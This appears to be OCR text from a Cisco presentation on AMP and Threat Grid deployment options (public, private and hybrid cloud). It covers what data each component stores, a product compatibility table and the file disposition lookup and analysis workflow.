
AMP Connector (Endpoint)

File Analysis

File Reputation

AMP and Threat Grid
Workflow for AMP enabled Devices

Information stored in AMP:
- Hashes
- Device GUID



Information stored in TG:
- Files and Device GUID
- Analysis Results and Reports

File Analysis
File Reputation

AMP Deployments

Public Cloud for AMP enabled Devices

Malicious Files automatically marked in AMP Public Database

Information stored in AMP:
- Hashes
- Device GUID

Information stored in TG:
- Files and Device GUID
- Analysis Results and Reports

Organization's Perimeter

File Analysis

File Reputation

AMP Connector
(ESA/CES, WSA, Firepower)


AMP Deployments
Private Cloud for AMP enabled Devices


Information stored in AMP Cloud:
- AMP-PC GUID

Organization's Perimeter

Information stored on AMP-PC:
- Hashes
- Device GUID

Malicious Files automatically marked in AMP Private Cloud





Information stored on TGA:
- Files and Device GUID
- Analysis Results and Reports

AMP Connector (ESA/CES, WSA, Firepower)

File Analysis


File Reputation

AMP Deployments


Hybrid Deployment ONLY for AMP enabled Devices

Information stored in AMP:

- Hashes
- Device GUID




Malicious Files are NOT automatically marked in AMP Public Cloud
TG appliance never shares information with public cloud



Organization's Perimeter

Information stored on TGA:

- Files and Device GUID
- Analysis Results and Reports



AMP Connector (ESA/CES, WSA, Firepower)

File Analysis

File Reputation

Cisco AMP Deployment Options

Summary

Most common deployment mode @ non-US customers for AMP enabled Devices.


File Reputation File Analysis	AMP Public Cloud Threat Grid Cloud	AMP Public Cloud Threat Grid Appliance	AMP Private Cloud Threat Grid Cloud	AMP Private Cloud Threat Grid Appliance
Cisco ESA	👍	👍	☹	👍
Cisco WSA	👍	👍	☹	👍
Cisco Firepower	👍	👍	☹	👍
AMP for Endpoints	👍	☹	☹	👍

Doesn't really make sense, right?

AMP for Endpoints & Threat Grid Cloud

Step 1 – Query Disposition – known


1. Disposition Lookup to AMP Cloud
2. Known Good/Bad sent to Connector



AMP for Endpoints & Threat Grid Cloud


Step 1 – Query Disposition – unknown

1. Disposition Lookup to AMP Cloud
2. Known Good/Bad sent to Connector
3. Policy for unknown Disposition
4. If no, agent stops processing
5. If yes, File Type Check



AMP for Endpoints & Threat Grid Cloud


Step 2 – File Analysis for unknown



1. Disposition Lookup to AMP Cloud
2. Known Good/Bad sent to Connector
3. Policy for unknown Disposition
4. If no, agent stops processing
5. If yes, File Type Check
6. File Upload to AMP Cloud

AMP for Endpoints & Threat Grid Cloud

